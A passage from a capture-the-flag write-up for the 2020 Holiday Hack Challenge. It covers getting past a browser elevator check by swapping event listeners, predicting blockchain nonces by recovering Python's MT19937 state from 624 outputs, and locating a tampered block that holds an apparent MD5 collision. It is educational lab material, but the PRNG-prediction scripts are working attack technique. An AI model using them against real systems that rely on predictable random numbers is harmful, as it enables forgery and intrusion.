
Then click the button.

```
> btn4.removeEventListener('click',handleBtn4);
< undefined
> btn4.addEventListener('click',handleBtn);
< undefined
  ▸XHR finished loading: POST "https://elevator.kringlecastle.com/".   jquery.min.js:2
  data from challenge->   chunk.modalchallenge.a0f50ec7.js:1
                          chunk.modalchallenge.a0f50ec7.js:1
```


(index)	Value
type	"challengeResult"
resourceId	"4b226664-58ee-47bc-8e2d-019189c4e566"
hash	"d689d8fc4ed0295bebfd8ba93aeef3fde948e184ce7691fdfe9e00a03e3d1ef3"
action	"goToFloor-3"

```
  ▸Object
  action: goToFloor-3   chunk.modalchallenge.a0f50ec7.js:1
  dispatching:          chunk.modalchallenge.a0f50ec7.js:1
  ▸{type: "COMPLETE_CHALLENGE", resourceId: "4b226664-58ee-47bc-8e2d-019189c4e566", hash: "d689d8fc4ed0295bebfd8ba93aeef3fde948e184ce7691fdfe9e00a03e3d1ef
  3", action: "goToFloor-3"}
>
```


That worked. Now I'm in Santa's office in my non-Santa form.




In response, Tinsel Upatree says:



Time to proceed with the next objective.



Let's return to our Santa body, come back, then talk to Tinsel Upatree.



It looks like there is a list on the desk.

Let's click it to obtain a blockchain.dat file.

```
tony@kali:~/holidayhack2020$ ls -l blockchain.dat
-rw-r--r-- 1 tony tony 2268990 Dec 31 13:34 blockchain.dat
tony@kali:~/holidayhack2020$ file blockchain.dat
blockchain.dat: data
tony@kali:~/holidayhack2020$ xxd blockchain.dat | head -5
00000000: 3030 3030 3030 3030 3030 3031 6635 6331  000000000001f5c1
00000010: 6533 6531 3264 6535 6564 6662 3531 6532  e3e12de5edfb51e2
00000020: 3038 3033 3530 3861 6461 3061 3565 6266  0803508ada0a5ebf
00000030: 6165 6362 6637 3737 3631 3664 3966 6134  aecbf777616d9fa4
00000040: 3130 3030 3030 3064 6331 3035 3030 3030  1000000dc1050000
tony@kali:~/holidayhack2020$
```

Let's prepare for the challenge by downloading our tools from https://download.holidayhackchallenge.com/2020/OfficialNaughtyNiceBlockchainEducationPack.zip

After inspecting the zip file, it looks like we'll be using Docker. Time to move over to my Windows machine where I have Docker installed. Continue prepping by watching the talk on the Naughty/Nice Blockchain.

Now that we're trained, build and launch the Docker container.

```
COMMANDO Thu 12/31/2020 16:19:24.81
C:\Users\tonyk\Documents\holidayhack2020\OfficialNaughtyNiceBlockchainEducationPack>docker build
C:\Users\tonyk\Documents\holidayhack2020\OfficialNaughtyNiceBlockchainEducationPack>docker -t
naughty-nice-blockchain

COMMANDO Thu 12/31/2020 16:21:53.46
C:\Users\tonyk\Documents\holidayhack2020\OfficialNaughtyNiceBlockchainEducationPack>docker run --
rm -v
C:\Users\tonyk\Documents\holidayhack2020\OfficialNaughtyNiceBlockchainEducationPack:/usr/src/app
-ti naughty-nice-blockchain
root@8d6844da7a0f:/usr/src/app# id
uid=0(root) gid=0(root) groups=0(root)
root@8d6844da7a0f:/usr/src/app# ls
Dockerfile  docker  docker.sh  naughty_nice.py  official_public.pem  private.pem
root@8d6844da7a0f:/usr/src/app#
```

Confirm that the blockchain app "naughty_nice.py" works with our blockchain file.

```
root@8d6844da7a0f:/usr/src/app# ./naughty*.py
Chain Index: 3
              Nonce: 3465d12bc3b13256
                PID: 000000000000007b
                RID: 00000000000001c8
     Document Count: 1
              Score: 00000064 (100)
               Sign: 1 (Nice)
         Data item: 1
               Data Type: 01 (plaintext)
             Data Length: 0000002f
                    Data:
b'546869732069732062c6f636b2032206f6620746865206e6175676874792f6e69636520626c6f636b636861696e2e'
               Date: 01/01
               Time: 15:57:27
       PreviousHash: bae9a78a6d98a1803e332684f4034a6a
  Data Hash to Sign: 29dbafbe058b62abc126b13fb89bf5fe
          Signature:
b'c7mgDrHkDhh/4gEv2+qb6yGWvkveYkW5oVgHJW42pp2dqOZG0UM/tQCSzE5yUiA3wnt/SLoqfp4m6F6HDl5fgA2IDjkP5jN
TwiANLbKVvjOfC5V2QctPOe2xHN+2z/9KKIOjR/bIvKVP1vHSUfwDdsa3I027/oAJ2GBiczPEdcpsT6QX+PjdIkhDNY+QiSs3
```

```
L5PU2M6YfV8n70rD+AoYLkN0CvgAfWCthOW2lAsR6vGFQENG4r/TumLRSffp7FsMdPezRu3JHEGDL/+C8Cc02EZew1ljlLjMX
RiIMtUhBVGJHjj7s6jfLkMTsnAZWsU6Vpfoz5qEYvnpAN/DsJlwkQ=='

C1: Block chain verify: True
root@8d6844da7a0f:/usr/src/app#
```

Let's write a small utility to dump the index and nonces of each block in the blockchain. Start with the naughty_nice.py script, and replace the main class with this:

```
if   name   == '  main  ':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')

    try:  # catch errors, such as stdout closing
        for block in c2.blocks:
            print(block.index, f"{block.nonce:016x}")  # print the nonce as a 64-bit hex value
    except:
        exit()
```

Now use it to see the start and end of the blockchain.

```
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | head -5
128449 e3e12de5edfb51e2
128450 2176088150fdfd1d
128451 0a2dada92f154da4
128452 d391517e345e0ffe
128453 8836422291566d65
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | tail -5
129992 aa89fa5745f9be1a
129993 c2bf619259071b37
129994 8ac46dccf43cc129
129995 68df67a8ba06243b
129996 eb806dad1ad54826
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | wc -l
1548
root@8d6844da7a0f:/usr/src/app#
```

There are 1548 blocks in this blockchain, which is clearly extracted from some other larger blockchain.

Now let's look at something we noticed with how the nonce is generated. Looking at the code, we see this in the block class constructor:

```
                    if self.index == 0:
                        self.nonce = 0 # genesis block
                    else:
                        self.nonce = random.randrange(0xFFFFFFFFFFFFFFFF)
```

So the initial block starts with a zero, then each subsequent block gets a 64-bit nonce from the python prng. We remember from our earlier prng challenge that you could predict the next random number if you had the previous 624 random numbers. But the code for that assumed a 32-bit implementation of random numbers where we used random.randrange(0xFFFFFFFF).

So this could be a problem if we tried to use our previous code, as the nonces in the blockchain are twice as long and therefore don't directly match up. But let's look further and see this interesting observation.

Start by looking at the first 3 random numbers produced by our 64-bit implementation:

```
root@8d6844da7a0f:/usr/src/app# python
Python 3.9.1 (default, Dec 18 2020, 05:16:04)
[GCC 8.3.0] on linux
```

```
Type "help", "copyright", "credits" or "license" for more information.
>>> import random
>>> random.seed(0)
>>> f"{random.randrange(0xFFFFFFFFFFFFFFFF):016x}"
'629f6fbed82c07cd'
>>> f"{random.randrange(0xFFFFFFFFFFFFFFFF):016x}"
'e3e70682c2094cac'
>>> f"{random.randrange(0xFFFFFFFFFFFFFFFF):016x}"
'0a5d2f346baa9455'
>>>
```

Now let's generate the first 6 random numbers, specifying a 32-bit range:

```
root@8d6844da7a0f:/usr/src/app# python
Python 3.9.1 (default, Dec 18 2020, 05:16:04)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import random
>>> random.seed(0)
>>> f"{random.randrange(0xFFFFFFFF):08x}"
'd82c07cd'
>>> f"{random.randrange(0xFFFFFFFF):08x}"
'629f6fbe'
>>> f"{random.randrange(0xFFFFFFFF):08x}"
'c2094cac'
>>> f"{random.randrange(0xFFFFFFFF):08x}"
'e3e70682'
>>> f"{random.randrange(0xFFFFFFFF):08x}"
'6baa9455'
>>> f"{random.randrange(0xFFFFFFFF):08x}"
'0a5d2f34'
>>>
```

From inspection, we can see that given a 64-bit random number BBBBBBBBAAAAAAAA, the equivalent two 32-bit random numbers would have been AAAAAAAA followed by BBBBBBBB.

In other words, the 64-bit random numbers are simply two 32-bit numbers concatenated together. We can use our 32-bit predictor code if we feed it with nonces split into 32-bit numbers

Let's write a small python utility to generate 32-bit numbers from our 64-bit nonces.

```
root@8d6844da7a0f:/usr/src/app# cat split-nonce.py
#!/usr/local/bin/python

import sys

for line in sys.stdin:
  # print the least significant half first
  print(line[8:16])
  print(line[0:8])
```

Test it against the first three blocks.

```
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | head -3
128449 e3e12de5edfb51e2
128450 2176088150fdfd1d
128451 0a2dada92f154da4
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | head -3 | awk '{print $2;}' | ./split-
nonce.py
edfb51e2
e3e12de5
50fdfd1d
21760881
2f154da4
0a2dada9
```

```
root@8d6844da7a0f:/usr/src/app#
```

Now create and test a small helper utility to convert the hex numbers into integers suitable for feeding into our predictor script.

```
root@8d6844da7a0f:/usr/src/app# cat hex-to-int.py
#!/usr/local/bin/python

import sys

for line in sys.stdin:
  print(int(line, base=16))


root@8d6844da7a0f:/usr/src/app# echo 'FFFFFFFF' | ./hex-to-int.py
4294967295
root@8d6844da7a0f:/usr/src/app#
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | head -3 | awk '{print $2;}' | ./split-
nonce.py | ./hex-to-int.py
3992670690
3823185381
1358822685
561383553
789925284
170765737
root@8d6844da7a0f:/usr/src/app#
```

Tweak our prng number predictor to print hex values instead of integer values. Here is the main class:

```
if   name   == "  main  ":
    # create our own version of an MT19937 PRNG.
    myprng = mt19937(0)

    print("reading integers from pipe...")

    i = 0

    for line in sys.stdin:
        myprng.MT[i] = untemper(int(line))
        i += 1

    print(i, " numbers read from input pipe...")
    print("Here are the next ", sys.argv[1], " numbers")

    for i in range(int(sys.argv[1])):
      print(f"{myprng.extract_number():08x}")
```

Remember that we need 624 numbers to be able to start predicting. Let's grab the last 314 block nonces, grab the first 312 from that group, then feed those into our predictor. Then we'll compare the output of the predictor with the last two nonces to make sure this works.

```
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | tail -314 | head -312 | awk '{print $2;}'
| ./split-nonce.py | ./hex-to-int.py | ./my-mt19937.py 4
reading integers from pipe...
624  numbers read from input pipe...
Here are the next  4  numbers
ba06243b
68df67a8
1ad54826
eb806dad
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | tail -2
129995 68df67a8ba06243b
129996 eb806dad1ad54826
root@8d6844da7a0f:/usr/src/app#
```

Yes! They match up. Now we need to predict the nonce for block 130000. This means we need to generate enough numbers for four nonces (129997 to 130000). This means 8 integers. Run it again and grab the last two for our final nonce.

```
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | tail -312 | awk '{print $2;}' | ./split-nonce.py | ./hex-to-int.py | ./my-mt19937.py 8 | tail -2
f32f729d
57066318
root@8d6844da7a0f:/usr/src/app#
```

From the output, the nonce for block 130000 should be **57066318f32f729d**.

Time to move on to the final challenge.

Let's start with trying to understand the hashes. There are two hashes computed. A standard hash is computed across just the block data object, and a full hash is computed across the block data object + the standard hash + the signature (the full hash is the signed standard hash). The standard hash is stored in the block.hash field. The full hash of the previous block is stored in the current block.previous hash.

The following code essentially represents this:

```
hash_obj = MD5.new()
hash_obj.update(block.block_data())
block.hash = hash_obj.hexdigest()

hash_obj = MD5.new()
hash_obj.update(block.block_data_signed())
prevhash = hash_obj.hexdigest()  # load this into the next block.previous_hash
```

Let's create a utility that recomputes the full MD5 hashes, and let's also add SHA256 full hashes.

```
root@8d6844da7a0f:/usr/src/app# tail -20 ./print-hashes.py

if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')

    blocknum = 0

    for block in c2.blocks:
        hashMD5 = MD5.new()
        hashMD5.update(block.block_data_signed())
        hashSHA256 = SHA256.new()
        hashSHA256.update(block.block_data_signed())
        try: # quit if we lose stdout
            print ("blocknum:" + str(blocknum), "prevMD5:" + block.previous_hash, "computedMD5:"
+ hashMD5.hexdigest(), "SHA256:" + hashSHA256.hexdigest())
        except:
            exit()
        blocknum += 1
```

Test it. We should see our "computedMD5" hash appear in the following block's "prevMD5" data.

```
root@8d6844da7a0f:/usr/src/app# ./print-hashes.py | head -4
blocknum:0 prevMD5:c6e2e6ecb785e7132c8003ab5aaba88d computedMD5:e680a8de8c197cb69e2d74e698b41785 SHA256:331d71ff14667db5f69e6fbd929d9b751333e04a1fe8499e7d1e4a1009ec42c4
blocknum:1 prevMD5:e680a8de8c197cb69e2d74e698b41785 computedMD5:ec01b3f3dd53ede5161f0c24b41a5f79 SHA256:735d2ab0c15f52059d3047fe43b59872ce25ba76cdaf182a845ce925729930da
blocknum:2 prevMD5:ec01b3f3dd53ede5161f0c24b41a5f79 computedMD5:67d84b332eba0fa3a5759bae94b1ca1d SHA256:5b03142e5d605b2ee2798e2c88b9365abcae40ffdd5b34ba15828db9ee464f2d
blocknum:3 prevMD5:67d84b332eba0fa3a5759bae94b1ca1d computedMD5:2978ab1d20d4897e1ee5ff8ee7ded0a4 SHA256:2592e742aa0c5f8550e410c287ce979b737dd01e3733ae06608126eae2fcfc2f
root@8d6844da7a0f:/usr/src/app#
```

Now let's see if we can find Jack's altered block by looking at the SHA256 hashes.

```
root@8d6844da7a0f:/usr/src/app# ./print-hashes.py | grep -E '58a3b.*a90f'
blocknum:1010 prevMD5:4a91947439046c2dbaa96db38e924665
computedMD5:b10b4a6bd373b61f32f4fd3a0cdfbf84
SHA256:58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f
root@8d6844da7a0f:/usr/src/app#
```

Jack's altered block is block number 1010 (zero-based) in our list. Let's look at it.

```
root@8d6844da7a0f:/usr/src/app# ./print-block.py 1010
Chain Index: 129459
              Nonce: a9447e5771c704f4
                PID: 0000000000012fd1
                RID: 000000000000020f
     Document Count: 2
              Score: ffffffff (4294967295)
               Sign: 1 (Nice)
         Data item: 1
               Data Type: ff (Binary blob)
             Data Length: 0000006c
                    Data:
b'ea465340303a6079d3df2762be68467c27f046d3a7ff4e92dfe1def7407f2a7b73e1b759b8b919451e37518d22d9872
96fcb0f188dd60388bf20350f2a91c29d0348614dc0bceef2bcadd4cc3f251ba8f9fbaf171a06df1e1fd8649396ab86f9
d5118cc8d8204b4ffe8d8f09'
         Data item: 2
               Data Type: 05 (PDF)
             Data Length: 00009f57
                    Data:
b'255044462d312e330a2525c1cec7c5210a0a312030206f626a0a3c3c2f547970652f436174616c6f672f5f476f5f417
761792f53616e74612f506167657320322030205220202020202030f9d9bf578e3caae50d788fe760f31d64afaa1ea1f2
a13d63753e1aa5bf80624fc346bfd667caf7499591c40201edab03b9ef95991c5b499f86dc8539859099ad54b01e733fe
5a7a489b93295ff5468034d497938e8f9b8cb3ac3cf50f01b325b9b17747595422b7378f02502e1a9b0ac8528017a9e0a
3e3e0a656e646f626a0a0a322030206f626a0a3c3c2f547970652f50616765732f436f756e7420312f4b6

<snip>
```

```
3b32be004a7c7ab43611b3d7f6976c141ff99f896c48b556bcf8dc3c50d56562319d5eb426b4864213f26da893d6d43ec
3e39517715f02e3941630b4d0c3c6baf4c880193ec8d21c07d86032d97df517106022db0c21c33c03402019a43'
               Date: 03/24
               Time: 13:21:41
       PreviousHash: 4a91947439046c2dbaa96db38e924665
  Data Hash to Sign: 347979fece8d403e06f89f8633b5231a
          Signature:
b'MJIxJy2iFXJRCN1EwDsqO9NzE2Dq1qlvZuFFlljmQ03+erFpqqgSI1xhfAwlfmI2MqZWXA9RDTVw3+aWPq2S0CKuKvXkDOr
X92cPUz5wEMYNfuxrpOFhrK2sks0yeQWPsHFEV4cl6jtkZ//OwdIznTuVgfuA8UDcnqCpzSV9Uu8ugZpAlUY43Y40ecJPFoI/
xi+VU4xM0+9vjY0EmQijOj5k89/AbMAD2R3UbFNmmR61w7cVLrDhx3XwTdY2RCc3ovnUYmhgPNnduKIUA/zKbuu95FFi5M2r6
c5Mt6F+c9EdLza24xX2J4l3YbmagR/AEBaF9EBMDZ1o5cMTMCtHfw=='

root@8d6844da7a0f:/usr/src/app#
```

Dump the attachments using this utility.

```
root@8d6844da7a0f:/usr/src/app# tail -12 dump-docs.py

if   name   == '  main  ':
    with open('official public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')

    try:  # catch errors, such as no input arg
         for i in range(c2.blocks[int(sys.argv[1])].doc count):
             c2.blocks[int(sys.argv[1])].dump doc(i)
    except:
        print("error - did you forget the block file index argument?")

root@8d6844da7a0f:/usr/src/app#
```


Run it to dump Jack's attachments.

```
root@8d6844da7a0f:/usr/src/app# ./dump-docs.py 1010
Document dumped as: 129459.pdf
Document dumped as: 129459.bin
root@8d6844da7a0f:/usr/src/app#
```

Let's look at the binary doc.

```
root@8d6844da7a0f:/usr/src/app# xxd 129459.bin
00000000: ea46 5340 303a 6079 d3df 2762 be68 467c  .FS@0:`y..'b.hF|
00000010: 27f0 46d3 a7ff 4e92 dfe1 def7 407f 2a7b  '.F...N.....@.*{
00000020: 73e1 b759 b8b9 1945 1e37 518d 22d9 8729  s..Y...E.7Q."..)
00000030: 6fcb 0f18 8dd6 0388 bf20 350f 2a91 c29d  o........ 5.*...
00000040: 0348 614d c0bc eef2 bcad d4cc 3f25 1ba8  .HaM........?%..
00000050: f9fb af17 1a06 df1e 1fd8 6493 96ab 86f9  ..........d.....
00000060: d511 8cc8 d820 4b4f fe8d 8f09            ..... KO....
root@8d6844da7a0f:/usr/src/app#
```


Not easily identified – this file is a binary blob and might be some kind of collision vector or padding file for a collision. The PDF cannot be directly opened with Windows Adobe Acrobat. It appears to be damaged or corrupted in some way.



It does look like a PDF internally:

```
root@8d6844da7a0f:/usr/src/app# xxd 129459.pdf | more
00000000: 2550 4446 2d31 2e33 0a25 25c1 cec7 c521  %PDF-1.3.%%....!
00000010: 0a0a 3120 3020 6f62 6a0a 3c3c 2f54 7970  ..1 0 obj.<</Typ
00000020: 652f 4361 7461 6c6f 672f 5f47 6f5f 4177  e/Catalog/_Go_Aw
00000030: 6179 2f53 616e 7461 2f50 6167 6573 2032  ay/Santa/Pages 2
00000040: 2030 2052 2020 2020 2020 30f9 d9bf 578e   0 R      0...W.
00000050: 3caa e50d 788f e760 f31d 64af aa1e a1f2  <...x..`..d.....
00000060: a13d 6375 3e1a a5bf 8062 4fc3 46bf d667  .=cu>....bO.F..g
00000070: caf7 4995 91c4 0201 edab 03b9 ef95 991c  ..I.............
00000080: 5b49 9f86 dc85 3985 9099 ad54 b01e 733f  [I....9....T..s?
00000090: e5a7 a489 b932 95ff 5468 034d 4979 38e8  .....2..Th.MIy8.
000000a0: f9b8 cb3a c3cf 50f0 1b32 5b9b 1774 7595  ...:..P..2[..tu.
000000b0: 422b 7378 f025 02e1 a9b0 ac85 2801 7a9e  B+sx.%......(.z.
000000c0: 0a3e 3e0a 656e 646f 626a 0a0a 3220 3020  .>>.endobj..2 0
000000d0: 6f62 6a0a 3c3c 2f54 7970 652f 5061 6765  obj.<</Type/Page
000000e0: 732f 436f 756e 7420 312f 4b69 6473 5b32  s/Count 1/Kids[2
```

The PDF can be viewed in Chrome, so the file format has not been too badly damaged by whatever manipulation has occurred:




Running the PDF file through the qpdf utility confirms some specific locations that are problematic:

```
root@6d8253e16211:/usr/src/app# qpdf/bin/qpdf 129459.pdf -
WARNING: 129459.pdf: extraneous whitespace seen before xref
WARNING: 129459.pdf (object 1 0, offset 74): unknown token while reading object; treating as
string
```

